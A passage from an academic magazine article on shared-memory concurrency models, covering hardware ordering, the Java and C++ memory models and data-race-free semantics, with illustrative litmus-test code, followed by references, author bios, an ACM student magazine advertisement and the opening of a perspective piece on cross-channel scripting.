Second, in well-written software, a thread usually relies on synchronization interactions to reason about the ordering or visibility of memory accesses on other threads. Thus, it is usually overkill to require that two program-ordered accesses always become visible to *all* threads in the same order or a write appears atomic to *all* threads regardless of the synchronization among the threads. Instead, it is sufficient to preserve ordering and atomicity only among mutually synchronizing threads. Some hardware implementations attempt to exploit this insight, albeit often through ad hoc techniques, thereby further complicating the memory model.

Third, modern processors perform various forms of speculation (for example, on branches and addresses) which can result in subtle and complex interactions with data and control dependences, as illustrated in Figure 4.[1,29]

Figure 3. Hardware may not execute atomic or indivisible writes.

Assume a fence imposes program order. Assume core 3's and core 4's caches have X and Y. The two writes generate invalidations for these caches. These could reach the caches in a different order, giving the result shown and a deduction that X's update occurs both before and after Y's.

Initially X = Y = 0

Core 1	Core 2	Core 3	Core 4
X = 1;	Y = 1;	r1 = X;	r3 = Y;
		fence;	*fence;*
		r2 = Y;	r4 = X;
Can r1 = 1, r2 = 0, r3 =1, r4 = 0, violating write atomicity?			

Incorporating these considerations in a precise way adds another source of complexity to program-order + fence style specifications. As we discuss later, precise formalization of data and control dependences is a fundamental obstacle to providing clean high-level memory model specifications today.

In summary, hardware memory model specifications have often been incomplete, excessively complex, and/or ambiguous enough to be misinterpreted even by experts. Further, since hardware models have largely been driven by hardware optimizations, they have often not been well-matched to software requirements, resulting in incorrect code or unnecessary loss in performance, as discussed later.

High-level language memory models. Ada was perhaps the first widely used high-level programming language to provide first-class support for shared-memory parallel programming. Although Ada's approach to thread synchronization was initially quite different from both that of the earlier Mesa design and most later language designs, it was remarkably advanced in its treatment of memory semantics.[40] It used a style similar to data-race-free, requiring legal programs to be well-synchronized; however, it did not fully formalize the notion of well-synchronized and left uncertain the behavior of such programs.

Subsequently, until the introduction of Java, mainstream programming languages did not provide first-class support for threads, and shared-memory programming was mostly enabled through libraries and APIs such as Posix threads and OpenMP. Previous work describes why the approach of an add-on threads library is not entirely satisfactory.[9] Without a real definition of the programming language in the context of threads, it is unclear what compiler transformations are legal, and hence what the programmer is allowed to assume. Nevertheless, the Posix threads specification indicates a model similar to data-race-free, although there are several inconsistent aspects, with widely varying interpretations even among experts participating in standards committee discussions. The OpenMP model is also unclear and largely based on a flush instruction that is analogous to fence instructions in hardware models, with related shortcomings.

Hardware memory model specifications have often been incomplete, excessively complex, and/or ambiguous enough to be misinterpreted even by experts.

The Java memory model. Java provided first-class support for threads with a chapter specifically devoted to its memory model. Pugh showed that this model was difficult to interpret and badly broken—common compiler optimizations were prohibited and in many cases the model gave ambiguous or unexpected behavior.[32] In 2000, Sun appointed an expert group to revise the model through the Java community process.[33] The effort was coordinated through an open mailing list that attracted a variety of participants, representing hardware and software and researchers and practitioners.

It was quickly decided that the Java memory model must provide sequential consistency for data-race-free programs, where volatile accesses (and locks from synchronized methods and monitors) were deemed synchronization.

However, data-race-free is inadequate for Java. Since Java is meant to be a safe and secure language, it cannot allow arbitrary behavior for data races. Specifically, Java must support untrusted code running as part of a trusted application and hence must limit damage done by a data race in the untrusted code. Unfortunately, the notions of safety, security, and "limited damage" in a multithreaded context were not clearly defined. The challenge with defining the Java model was to formalize these notions in a way that minimally affected system flexibility.

Figure 4(b) illustrates these issues. The program has a data race and is buggy. However, Java cannot allow its reads to return values out-of-thin-air (for example, 42) since this could clearly compromise safety and security. It would, for example, make it impossible to guarantee that similar untrusted code cannot return a password that it should not have access to. Such a scenario appears to violate any reasonable causality expectation and no current processor produces it. Nevertheless, the memory model must formally prohibit such behavior so that future speculative processors also avoid it.

Prohibiting such causality violations in a way that does not also prohibit other desired optimizations turned out to be surprisingly difficult. Figure 5 illustrates an example that also appears to violate causality, but is allowed by the

Figure 4. Subtleties with (a) control and (b) data dependences.

It is feasible for core 1 to speculate that its read of X will see 1 and speculatively write Y. Core 2 similarly writes X. Both reads now return 1, creating a "self-fulfilling" speculation or a "causality loop." Within a single core, no control dependences are violated since the speculation appears correct; however, most programmers will not expect such an outcome (the code is in fact data-race-free since no sequentially consistent execution contains a data race). Part (b) shows an analogous causal loop with data dependences. Core 1 may speculate X is 42 (for example, using value prediction based on previous store values) and (speculatively) write 42 into Y. Core 2 reads this and writes 42 into X, thereby proving the speculation right and creating a causal loop that generates a value (42) out-of-thin-air. Fortunately, no processor today behaves this way, but the memory model specification needs to reflect this property.

Initially X=Y=0

Core 1	Core 2

r1 = X;
if (r1 == 1)
  Y = 1;
	r2 = Y;
	if (Y == 1)
	  X = 1;

Is r1 = r2 = 1 allowed?	

(a)

Initially X=Y=0

Core 1	Core 2
r1 = X; Y = r1;	r2 = Y; X = r2;
Is r1 = r2 = 42 allowed?	

(b)

Figure 5. Redundant read elimination must be allowed.

For thread 1, the compiler could eliminate the redundant read of X, replacing r2=X with r2=r1. This allows deducing that r1==r2 is always true, making the write of Y unconditional. Then the compiler may move the write to before the read of X since no dependence is violated. Sequential consistency would allow both the reads of X and Y to return 1 in the new but not the original code. This outcome for the original code appears to violate causality since it seems to require a self-justifying speculative write of Y. It must, however, be allowed if compilers are to perform the common optimization of redundant read elimination.

Initially X=Y=0

Original Code

Thread 1	Thread 2

r1 = X;
r2 = X;
if (r1 == r2)
  Y = 1;
	r3 = Y;
	X = r3;

After compiler transformation

Thread 1	Thread 2

Y = 1;
r1 = X;
r2 = r1;
if (true);
	r3 = Y;
	X = r3;

Is r1 = r2 = r3 = 1 allowed?	

common compiler optimization of redundant read elimination.[29] After many proposals and five years of spirited debate, the current model was approved as the best compromise. This model allows the outcome of Figure 5, but not that of Figure 4(b). Unfortunately, this model is very complex, was known to have some surprising behaviors, and has recently been shown to have a bug. We provide intuition for the model below and refer the reader to Manson et al.[26] for a full description.

Common to both Figure 4(b) and Figure 5 are writes that are executed earlier than they would be with sequential consistency. The examples differ in that for the speculative write in the latter (Y=1), there is *some* sequentially consistent execution where it is executed (the execution where both reads of X return 0). For Figure 4(b), there is no sequentially consistent execution where Y=42 could occur. This notion of whether a speculative write *could* occur in some well-behaved execution is the basis of causality in the Java model, and the definition of *well-behaved* is the key source of complexity.

The Java model tests for the legality of an execution by "committing" one or more of its memory accesses at a time—legality requires all accesses to commit (in any order). Committing a write early (before its turn in program order) requires it to occur in a well-behaved execution where (informally) the already committed accesses have similar synchronization and data race relationships in all previously used well-behaved executions, and the to-be committed write is not dependent on a read that returns its value from a data race. These conditions ensure that a future data race will never be used to justify a speculative write that could then later justify that future data race.

A key reason for the complexity in the Java model is that it is not operational—an access in the future can determine whether the current access is legal. Further, many possible future executions must be examined to determine this legality. The choice of future (well-behaved) executions also gives some surprising results. In particular, as discussed in Manson[29] if the code of one thread is "inlined" in (concatenated with) another thread, then the inlined code can produce more behaviors than the original. Thus, thread inlining is generally illegal under the Java model (even if there are no synchronization- and deadlock-related considerations). In practice, the prohibited optimizations are difficult to implement and this is not a significant performance limitation. The behavior, however, is non-intuitive, with other implications—it occurs because some data races in the original code may no longer be data races in the inlined code. This means that when determining whether to commit a write early, a read in a well-behaved execution has more choices to return values than before (since there are fewer data races), resulting in new behaviors.

More generally, increasing synchronization in the Java model can actually result in new behaviors, even though more synchronization conventionally constrains possible executions. Recently, it has been shown that, for similar reasons, adding seemingly irrelevant reads or removing redundant reads sometimes can also add new behaviors, and that all these properties have more serious implications than previously thought.[36] In particular, some optimizations that were intended to be allowed by the Java model are in fact prohibited by the current specification.

It is unclear if current hardware or JVMs implement the problematic optimizations noted here and therefore violate the current Java model. Certainly the current specification is much improved over the original. Regardless, the situation is still far from satisfactory. First, clearly, the current specifi-

cation does not meet its desired intent of having certain common optimizing transformations preserve program meaning. Second, its inherent complexity and the new observations make it difficult to prove the correctness of any real system. Third, the specification methodology is inherently fragile—small changes usually result in hard-to-detect unintended consequences.

The Java model was largely guided by an emergent set of test cases,[33] based on informal code transformations that were or were not deemed desirable. While it may be possible to fix the Java model, it seems undesirable that our specification of multithreaded program behavior would rest on such a complex and fragile foundation. Instead, the section entitled "Implications for Languages" advocates a fundamental rethinking of our approach.

The C++ memory model. The situation in C++ was significantly different from Java. The language itself provided no support for threads. Nonetheless, they were already in widespread use, typically with the addition of a library-based threads implementation, such as pthreads[22] or the corresponding Microsoft Windows facilities. Unfortunately the relevant specifications, for example the combination of the C or C++ standard with the Posix standard, left significant uncertainties about the rules governing shared variables.[9] This made it unclear to compiler writers precisely what they needed to implement, resulted in very occasional failures for which it was difficult to assign blame to any specific piece of the implementation and, most importantly, made it difficult to teach parallel programming since even the experts were unable to agree on some of the basic rules, such as whether Figure 4(a) constitutes a data race. (Correct answer: No.)

Motivated by these observations, we began an effort in 2005 to develop a proper memory model for C++. The resulting effort eventually expanded to include the definition of `atomic` (synchronization, analogous to Java `volatile`) operations, and the threads API itself. It is part of the current Committee Draft[24] for the next C++ revision. The next C standard is expected to contain a very similar memory model, with very similar `atomic` operations.

This development took place in the face of increasing doubt that a Java-like memory model relying on sequential consistency for data-race-free programs was efficiently implementable on mainstream architectures, at least given the specifications available at the time. Largely as a result, much of the early discussion focused on the tension between the following two observations, both of which we still believe to be correct given existing hardware:

- A programming language model weaker than data-race-free is probably unusable by a large fraction of the programming community. Earlier work[10] points out, for example, that even thread library implementors often get confused when it comes to dealing explicitly with memory ordering issues. Substantial effort was invested in attempts to develop weaker, but comparably simple and usable models. We do not feel these were successful.
- On some architectures, notably on some PowerPC implementations, data-race-free involves substantial implementation cost. (In light of modern (2009) specifications, the cost on others, notably x86, is modest, and limited largely to `atomic` (C++) or `volatile` (Java) store operations.)

This resulted in a compromise memory model that supports data-race-free for nearly all of the language. However, `atomic` data types also provide low-level operations with explicit memory ordering constraints that blatantly violate sequential consistency, even in the absence of data races. The low-level operations are easily identified and can be easily avoided by non-expert programmers. (They require an explicit `memory_order_` argument.) But they do give expert programmers a way to write very carefully crafted, but portable, synchronization code that approaches the performance of assembly code.

Since C++ does not support sandboxed code execution, the C++ draft standard can and does leave the semantics of a program with data races completely undefined, effectively making it erroneous to write such programs. As we point out in Boehm and Adve[12] this has a number of (mostly) performance-related advantages, and better reflects existing compiler implementations.

In addition to the issues raised in the "Lessons Learned" section, it should be noted that this really only pushes Java's issues with causality into a much smaller and darker corner of the specification; exactly the same issues arise if we rewrite Figure 4(b) with C++ `atomic` variables and use low-level `memory_order_relaxed` operations. Our current solution to this problem is simpler, but as inelegant as the Java one. Unlike Java, it affects a small number of fairly esoteric library calls, not all memory accesses.

As with the Java model, we feel that although this solution involves compromises, it is an important step forward. It clearly establishes data-race-free as the core guarantee that every programmer should understand. It defines precisely what constitutes a data race. It finally resolves simple questions such as: If x.a and x.b are assigned simultaneously, is that a data race? (No, unless they are part of the same contiguous sequence of bit-fields.) By doing so, it clearly identifies shortcomings of existing compilers that we can now begin to remedy.

Reconciling language and hardware models. Throughout this process, it repeatedly became clear that current hardware models and supporting fence instructions are often at best a marginal match for programming language memory models, particularly in the presence of Java `volatile` fields or C++ `atomic` objects. It is always possible to implement such synchronization variables by mapping each one to a lock, and acquiring and releasing the corresponding lock around all accesses. However, this typically adds an overhead of hundreds of cycles to each access, particularly since the lock accesses are likely to result in coherence cache misses, even when only read accesses are involved.

`Volatile` and `atomic` variables are typically used to avoid locks for exactly these reasons. A typical use is a flag that indicates a read-only data structure has been lazily initialized. Since the initialization has to happen only once, nearly all accesses simply read the `atomic`/`volatile` flag and avoid lock acquisitions. Acquiring a lock to access the flag defeats the purpose.

On hardware that relaxes write atomicity (see Figure 3), however, it is often unclear that more efficient mappings (than the use of locks) are possible; even the fully fenced implementation may not be sequentially consistent. Even

on other hardware, there are apparent mismatches, most probably caused by the lack of a well-understood programming language model when the hardware was designed. On x86, it is *almost* sufficient to map synchronization loads and stores directly to ordinary load and store instructions. The hardware provides sufficient guarantees to ensure that ordinary memory operations are not *visibly* reordered with synchronization operations. However it fails to prevent reordering of a synchronization store followed by a synchronization load; thus this implementation does not prevent the incorrect outcome for Figure 1.

This may be addressed by translating a synchronization store to an ordinary store instruction followed by an expensive fence. The sole purpose of this fence is to prevent reordering of the synchronization store with a subsequent *synchronization* load. In practice, such a synchronization load is unlikely to follow closely enough (Dekker's algorithm is not commonly used) to really constrain the hardware. But the only available fence instruction constrains *all* memory reordering around it, including that involving ordinary data accesses, and thus overly constrains the hardware. A better solution would involve distinguishing between two flavors of loads and stores (ordinary and synchronization), roughly along the lines of Itanium's `ld.acq` and `st.rel`.[23] This, however, requires a change to the instruction set architecture, usually a difficult proposition.

We suspect the current situation makes the fence instruction more expensive than necessary, in turn motivating additional language-level complexity such as C++ low-level atomics or `lazySet()` in Java.

Lessons Learned

Data-race-free provides a simple and consistent model for threads and shared variables. We are convinced it is the best model today to target during initial software development. Unfortunately, its lack of any guarantees in the presence of data races and mismatch with current hardware implies three significant weaknesses:

Debugging. Accidental introduction of a data race results in "undefined behavior," which often takes the form of surprising results later during program execution, possibly long after the data race has resulted in corrupted data. Although the usual immediate result of a data race is that an unexpected, and perhaps incomplete value is read, or that an inconsistent value is written, we point out in prior work[12] that other results, such as wild branches, are also possible as a result of compiler optimizations that mistakenly assume the absence of data races. Since such races are difficult to reproduce, the root cause of such misbehavior is often difficult to identify, and such bugs may easily take weeks to track down. Many tools to aid such debugging (for example, CHESS[30] and RaceFuzzer[35]) also assume sequential consistency, somewhat limiting their utility.

Synchronization variable performance on current hardware. As discussed, ensuring sequential consistency in the presence of Java `volatile` or C++ `atomic` on current hardware can be expensive. As a result, both C++, and to a lesser extent Java, have had to provide less expensive alternatives that greatly complicate the model for experts trying to use them.

Untrusted code. There is no way to ensure data-race-freedom in untrusted code. Thus, this model is insufficient for languages like Java.

An unequivocal lesson from our experiences is that for programs with data races, it is very difficult to define semantics that are easy to understand and yet retain desired system flexibility. While the Java memory model came a long way, its complexity, and subsequent discoveries of its surprising behaviors, are far from satisfying. Unfortunately, we know of no alternative specification that is sufficiently simple to be considered practical. Second, rules to weaken the data-race-free guarantee to better match current hardware, as through C++ low-level atomics, are also more complex than we would like.

The only clear path to improvement here seems to be to eliminate the need for going beyond the data-race-free guarantee by:

- Eliminating the performance motivations for going beyond it, and
- Ensuring that data races are never actually executed at runtime, thus both avoiding the need to specify their behavior and greatly simplifying or eliminating the debugging issues associated with data races.

Unfortunately, these both take us to active research areas, with no clear off-the-shelf solutions. We discuss some possible approaches here.

Implications for Languages

In spite of the dramatic convergence in the debate on memory models, the state of the art imposes a difficult choice: a language that supposedly has strong safety and security properties, but no clear definition of what value a shared-memory read may return (the Java case), versus a language with clear semantics, but that requires abandoning security properties promised by languages such as Java (the C++ case). Unfortunately, modern software needs to be both parallel and secure, and requiring a choice between the two should not be acceptable.

A pessimistic view would be to abandon shared-memory altogether. However, the intrinsic advantages of a global address space are, at least anecdotally, supported by the widespread use of threads despite the inherent challenges. We believe the fault lies not in the global address space paradigm, but in the use of undisciplined or "wild shared-memory," permitted by current systems.

Data-race-free was a first attempt to formalize a shared-memory discipline via a memory model. It proved inadequate because the responsibility for following this discipline was left to the programmer. Further, data-race-free by itself is, arguably, insufficient as a discipline for writing correct, easily debuggable, and maintainable shared-memory code; for example, it does not completely eliminate atomicity violations or non-deterministic behavior.

Moving forward, we believe a critical research agenda to enable "parallelism for the masses" is to develop and promote *disciplined shared-memory models* that:

- are *simple* enough to be easily teachable to undergraduates; that is, minimally provide sequential consistency to programs that obey the required discipline;
- enable the *enforcement* of the discipline; that is, violations of the discipline should not have undefined or horrendously complex semantics, but should

be caught and returned back to the programmer as illegal;

- are general-purpose enough to *express* important parallel algorithms and patterns; and
- enable high and scalable *performance*.

Many previous programmer-productivity-driven efforts have sought to raise the level of abstraction with threads; for example, Cilk,[19] TBB,[25] OpenMP,[39] the recent HPCS languages,[28] other high-level libraries, frameworks, and APIs such as java.util.concurrent and the C++ boost libraries, as well as more domain-specific ones. While these solutions go a long way toward easing the pain of orchestrating parallelism, our memory-models driven argument is deeper—we argue that, at least so far, it is not possible to provide reasonable *semantics* for a language that allows data races, an arguably more fundamental problem. In fact, all of these examples either provide unclear models or suffer from the same limitations as C++/Java. These approaches, therefore, do not meet our *enforcement* requirement. Similarly, transactional memory provides a high-level mechanism for atomicity, but the memory model in the presence of non-transactional code faces the same issues as described here.[38]

At the heart of our agenda of disciplined models are the questions: What is the appropriate discipline? How to enforce it?

A near-term transition path is to continue with data-race-free and focus research on its enforcement. The ideal solution is for the language to eliminate data races by design (for example, Boyapati[13]); however, our semantics difficulties are avoided even with dynamic techniques (for example, Elmas et al.,[17] Flanagan and Freund,[18] or Lucia et al.[27]) that replace all data races with exceptions. (There are other dynamic data race detection techniques, primarily for debugging, but they do not guarantee complete accuracy, as required here.)

A longer-term direction concerns both the appropriate discipline and its enforcement. A fundamental challenge in debugging, testing, and reasoning about threaded programs arises from their inherent non-determinism—an execution may exhibit one of many possible interleavings of its memory accesses. In contrast, many applications written for performance have deterministic outcomes and can be expressed with deterministic algorithms. Writing such programs using a deterministic environment allows reasoning with sequential semantics (a memory model much simpler than sequential consistency with threads).

Data-race-free provides a simple and consistent model for threads and shared variables. We are convinced that it is the best model today to target during initial software development.

A valuable discipline, therefore, is to provide a guarantee of determinism by default; when non-determinism is inherently required, it should be requested explicitly and should not interfere with the deterministic guarantees for the remaining program.[7] There is much prior work in deterministic data parallel, functional, and actor languages. Our focus is on general-purpose efforts that continue use of widespread programming practices; for example, global address space, imperative languages, object-oriented programming, and complex, pointer-based data structures.

Language-based approaches with such goals include Jade[34] and the recent Deterministic Parallel Java (DPJ).[8] In particular, DPJ proposes a region-based type and effect system for deterministic-by-default semantics—"regions" name disjoint partitions of the heap and per-method *effect* annotations summarize which regions are read and written by each method. Coupled with a disciplined parallel control structure, the compiler can easily use the effect summaries to ensure that there are no unordered conflicting accesses and the program is deterministic. Recent results show that DPJ is applicable to a range of applications and complex data structures and provides performance comparable to threads code.[8]

There has also been much recent progress in runtime methods for determinism.[4,5,16,31]

Both language and runtime approaches have pros and cons and still require research before mainstream adoption. A language-based approach must establish that it is expressive enough and does not incur undue programmer burden. For the former, the new techniques are promising, but the jury is still out. For the latter, DPJ is attempting to alleviate the burden by using a familiar base language (currently Java) and providing semiautomatic tools to infer the required programmer annotations.[41] Further, language annotations such as DPJ's read/write effect

summaries are valuable documentation in their own right—they promote lifetime benefits for modularity and maintainability, arguably compensating for upfront programmer effort. Finally, a static approach benefits from no overhead or surprises at runtime.

In contrast, the purely runtime approaches impose less burden on the programmer, but a disadvantage is that the overheads in some cases may still be too high. Further, inherently, a runtime approach does not provide the guarantees of a static approach before shipping and is susceptible to surprises in the field.

We are optimistic that the recent approaches have opened up many promising new avenues for disciplined shared-memory that can overcome the problems described here. It is likely that a final solution will consist of a judicious combination of language and runtime features, and will derive from a rich line of future research.

We believe that hardware that takes advantage of the emerging disciplined software programming models is likely to be more efficient than a software oblivious approach.

Implications for Hardware

As discussed earlier, current hardware memory models are an imperfect match for even current software (data-race-free) memory models. ISA changes to identify individual loads and stores as synchronization can alleviate some short-term problems. An established ISA, however, is difficult to change, especially when existing code works mostly adequately and there is not enough experience to document the benefits of the change.

Academic researchers have taken an alternate path that uses complex mechanisms (for example, Blundell et al.[6]) to speculatively remove the constraints imposed by fences, rolling back the speculation when it is detected that the constraints were actually needed. While these techniques have been shown to work well, they come at an implementation cost and do not directly confront the root of the problem of mismatched hardware/software views of concurrency semantics.

Taking a longer-term perspective, we believe a more fundamental solution to the problem will emerge with a co-designed approach, where future multicore hardware research evolves in concert with the software models research discussed in "Implications for Languages." The current state of hardware technology makes this a particularly opportune time to embark on such an agenda. Power and complexity constraints have led industry to bet that future single-chip performance increases will largely come from increasing numbers of cores. Today's hardware cache-coherent multicore designs, however, are optimized for few cores—power-efficient, performance scaling to several hundreds or a thousand cores without consideration of software requirements will be difficult.

We view this challenge as an opportunity to not only resolve the problems discussed in this article, but in doing so, we expect to build more effective hardware and software. First, we believe that hardware that *takes advantage of* the emerging disciplined software programming models is likely to be more efficient than a software-oblivious approach. This observation already underlies the work on relaxed hardware consistency models—we hope the difference this time around will be that the software and hardware models will evolve together rather than as retrofits for each other, providing more effective solutions. Second, hardware research to *support* the emerging disciplined software models is also likely to be critical. Hardware support can be used for efficient enforcement of the required discipline when static approaches fall short; for example, through directly detecting violations of the discipline and/or through effective strategies to sandbox untrusted code.

Along these lines, we have recently begun the DeNovo hardware project at Illinois[15] in concert with DPJ. We are exploiting DPJ-like region and effect annotations to design more power- and complexity-efficient, software-driven communication and coherence protocols and task scheduling mechanisms. We also plan to provide hardware and runtime support to deal with cases where DPJ's static information and analysis might fall short. As such co-designed models emerge, ultimately, we expect them to drive the future hardware-software interface including the ISA.

Conclusion

This article gives a perspective based on work collectively spanning approximately 30 years. We have been repeat-

edly surprised at how difficult it is to formalize the seemingly simple and fundamental property of "what value a read should return in a multithreaded program." Sequential consistency for data-race-free programs appears to be the best we can do at present, but it is insufficient. The inability to define reasonable semantics for programs with data races is not just a theoretical shortcoming, but a fundamental hole in the foundation of our languages and systems. It is well accepted that most shipped software has bugs and it is likely that much commercial multithreaded software has data races. Debugging tools and safe languages that seek to sandbox untrusted code must deal with such races, and must be given semantics that reasonable computer science graduates and developers can understand.

We believe it is time to rethink how we design our languages and systems. Minimally, the system, and preferably the language, must enforce the absence of data races. A longer term, potentially more rewarding strategy is to rethink higher-level disciplines that make it much easier to write parallel programs and that can be *enforced* by our languages and systems. We also believe some of the messiness of memory models today could have been averted with closer cooperation between hardware and software. As we move toward more disciplined programming models, there is also a new opportunity for a hardware/software co-designed approach that rethinks the hardware/software interface and the hardware implementations of all concurrency mechanisms. These views embody a rich research agenda that will need the involvement of many computer science sub-disciplines, including languages, compilers, formal methods, software engineering, algorithms, runtime systems, and hardware.

Acknowledgments

This article is deeply influenced by a collective 30 years of collaborations and discussions with more colleagues than can be named here. We would particularly like to acknowledge the contributions of Mark Hill for co-developing the data-race-free approach and other foundational work; Kourosh Gharachorloo for hardware models; Jeremy Manson and Bill Pugh for the Java model; Lawrence Crowl, Paul McKenney, Clark Nelson, and Herb Sutter, for the C++ model; and Vikram Adve, Rob Bocchino, and Marc Snir for ongoing work on disciplined programming models and their enforcement. We thank Doug Lea for continuous encouragement to push the envelope. Finally, we thank Vikram Adve, Rob Bocchino, Nick Carter, Lawrence Crowl, Mark Hill, Doug Lea, Jeremy Manson, Paul McKenney, Bratin Saha, and Rob Schreiber for comments on earlier drafts.

Sarita Adve is currently funded by Intel and Microsoft through the Illinois Universal Parallel Computing Research Center.

References

1. Adve, S.V. *Designing Memory Consistency Models for Shared-Memory Multiprocessors.* PhD thesis. University of Wisconsin-Madison, 1993.
2. Adve, S.V. and Gharachorloo, K. Shared memory consistency models: A tutorial. *IEEE Computer 29*, 12 (1996), 66–76.
3. Adve, S.V. and Hill, M.D. Weak ordering—A new definition. In *Proceedings of the 17th Intl. Symp. Computer Architecture*, 1990, 2–14.
4. Allen, M.D., Sridharan, S. and Sohi, G.S. Serialization sets: A dynamic dependence-based parallel execution model. In *Proceedings of the Symp. on Principles and Practice of Parallel Programming*, 2009.
5. Berger, E.D., Yang, T., Liu, T. and Novark, G. Grace: Safe multithreaded programming for C/C++. In *Proceedings of the Intl. Conf. on Object-Oriented Programming, Systems, Languages, and Applications*, 2009.
6. Blundell, C, Martin, M.M.K. and Wenisch, T. Invisifence: Performance-transparent memory ordering in conventional multiprocessors. In *Proceedings of the Intl. Symp. on Computer Architecture*, 2009.
7. Bocchino, R. et al. Parallel programming must be deterministic by default. In *Proceedings of the 1st Workshop on Hot Topics in Parallelism*, 2009.
8. Bocchino. R. et al. A type and effect system for Deterministic Parallel Java. In *Proceedings of the Intl. Conf. on Object-Oriented Programming, Systems, Languages, and Applications*, 2009.
9. Boehm, H.-J.. Threads cannot be implemented as a library. In *Proceedings of the Conf. on Programming Language Design and Implementation*, 2005.
10. Boehm, H.-J. Reordering constraints for pthread-style locks. In *Proceedings of the 12th Symp. Principles and Practice of Parallel Programming*, 2007, 173–182.
11. Boehm, H.-J. Threads basics. July 2009; http://www.hpl.hp.com/personal/Hans_Boehm/threadsintro.html.
12. Boehm, H.-J. and Adve, S.V. Foundations of the C++ concurrency memory model. In *Proceedings of the Conf. on Programming Language Design and Implementation*, 2008, 68–78.
13. Boyapati, C., Lee, R., and Rinard, M. Ownership types for safe programming: Preventing data races and deadlocks. In *Proceedings of the Intl. Conf. on Object-Oriented Programming, Systems, Languages, and Applications*, 2002.
14. Ceze, L et al. BulkSC: Bulk Enforcement of Sequential Consistency. In *Proceedings of the Intl. Symp. on Computer Architecture*, 2007.
15. Choi, B. et al. DeNovo: Rethinking Hardware for Disciplined Parallelism. In *Proceedings of the 2nd Workshop on Hot Topics in Parallelism*, June 2010.
16. Devietti, J. et al. DMP: Deterministic shared memory processing. In *Proceedings of the Intl. Conf. on Architectural Support for Programming Languages and Operating Systems* (Mar. 2009), 85–96.
17. Elmas, T., Qadeer, S. and Tasiran, S. Goldilocks: A race and transaction-aware Java runtime. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, 2007, 245–255.
18. Flanagan, C. and Freund, S. FastTrack: Efficient and precise dynamic race detection. In *Proceedings of the Conf. on Programming Language Design and Implementation*, 2009.
19. Frigo, M., Leiserson, C.E. and Randall, K.H. The implementation of the Cilk-5 multithreaded language. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, 1998, 212–223.
20. Gharachorloo, K. Memory consistency models for shared-memory multiprocessors. Ph.D. thesis, 1996, Stanford University, Stanford, CA.
21. Gharachorloo, K., Gupta, A. and Hennessy, J. Two techniques to enhance the performance of memory consistency models. In *Proceedings of the Intl. Conf. on Parallel Processing*, 1991, I355–I364.
22. IEEE and The Open Group. *IEEE Standard 1003.1-2001.* 2001.
23. Intel. *Intel Itanium Architecture: Software Developer's Manual*, Jan 2006.
24. ISO/IEC JTC1/SC22/WG21. ISO/IEC 14882, Programming languages - C++ (final committee draft) 2010; http://www.open-std.org/jtc1/sc22/wg21/docs/papers/2010/n3092.pdf.
25. Reinders, J. *Intel Threading Building Blocks: Outfitting C++ for Multi-core Parallelism.* O'Reilly, 2007.
26. Lamport, L. How to make a multiprocessor computer that correctly executes multiprocess programs. *IEEE Transactions on Computers C-28*, 9 (1979), 690–691.
27. Lucia, B. et al. Conflict exceptions: Simplifying concurrent language semantics with precise hardware exceptions for data-races. In *Proceedings of the International Symposium on Computer Architecture*, 2010.
28. Lusk, E. and Yelick, E. Languages for high-productivity computing: The DARPA HPCS language project. *Parallel Processing Letters 17*, 1 (2007) 89–102.
29. Manson, J., Pugh, W. and Adve, S.V. The Java memory model. In *Proceedings of the Symp. on Principles of Programming Languages*, 2005.
30. Musuvathi, M. and Qadeer, S. Iterative context bounding for systematic testing of multithreaded programs. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, 2007, 446–455.
31. Olszewski, M., Ansel, J., and Amarasinghe, S. Kendo: Efficient deterministic multithreading in software. In *Proceedings Intl. Conf. on Architectural Support for Programming Languages and Operating Systems*. Mar. 2009.
32. Pugh, W. The Java memory model is fatally flawed. *Concurrency-Practice and Experience 12*, 6 (2000), 445–455.
33. Pugh, W. and the JSR 133 Expert Group. The Java memory model (July 2009); http://www.cs.umd.edu/~pugh/java/memoryModel/.
34. Rinard, M.C. and Lam, M.S. The design, implementation, and evaluation of Jade. *ACM Transactions on Programming Languages and Systems 20*, 3 (1998), 483–545.
35. Sen, K. Race directed random testing of concurrent programs. In *Conf. on Programming Language Design and Implementation*, 2008.
36. Sevcik, J. and Aspinall, D. On validity of program transformations in the Java memory model. In *Proceedings of the European Conference on Object-Oriented Programming, 2008*, 27–51.
37. Shasha, D and Snir, M. Efficient and correct execution of parallel programs that share memory. *ACM Transactions on Programming Languages and Systems 10*, 2 (Apr. 1998), 282–312.
38. Shpeisman, T. et al. Enforcing isolation and ordering in STM. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, 2007.
39. The OpenMP ARB. OpenMP application programming interface: Version 3.0. May 2008; http://www.openmp.org/mp-documents/spec30.pdf.
40. United States Department of Defense. *Reference Manual for the Ada Programming Language: ANSI/MIL-STD-1815A-1983 Standard 1003.1-2001.* Springer, 1983.
41. Vakilian, M. et al. Inferring method effect summaries for nested heap regions. In *Proceedings of the 24th Intl. Conf. on Automated Software Engineering*, 2009.

Sarita V. Adve (sadve@illinois.edu) is a professor in the Department of Computer Science at the University of Illinois at Urbana-Champaign.

Hans-J. Boehm (Hans.Boehm@hp.com) is a member of Hewlett-Packard's Exascale Computing Lab, Palo Alto, CA.

Introducing:

XRDS

The ACM Magazine for Students

XRDS delivers the tools, resources, knowledge, and connections that computer science students need to succeed in their academic and professional careers!

The **All-New** ***XRDS: Crossroads*** is the official magazine for ACM student members featuring:

- Breaking ideas from top researchers and PhD students
- Career advice from professors, HR managers, entrepreneurs, and others
- Interviews and profiles of the biggest names in the field
- First-hand stories from interns at internationally acclaimed research labs
- Up-to-date information on the latest conferences, contests, and submission deadlines for grants, scholarships, fellowships, and more!

Also available

The All-New XRDS.acm.org

XRDS.acm.org is the new online hub of *XRDS* magazine where you can read the latest news and event announcements, comment on articles, plus share what's happening at your ACM chapter, and more. Get involved by visiting today!

XRDS.acm.org

Association for Computing Machinery

Advancing Computing as a Science & Profession

research highlights

DOI:10.1145/1787234.1787256

Technical Perspective
Attacks Target Web Server Logic And Prey on XCS Weaknesses

By Helen Wang

A SYSTEM IS secure only if the *entire* system is secure.

While this may sound obvious, achieving total security throughout a system is rarely trivial when you consider many real-world systems are constantly evolving. In the following paper, "The Emergence of Cross Channel Scripting" (XCS), Hristo Bojinov, Elie Bursztein, and Dan Boneh highlight this problem.

The systems examined in the paper are embedded Web servers that have become prevalent for system management and configurations of consumer electronic devices like digital photo frames, wireless routers, and network-attached storage (NAS) appliances.

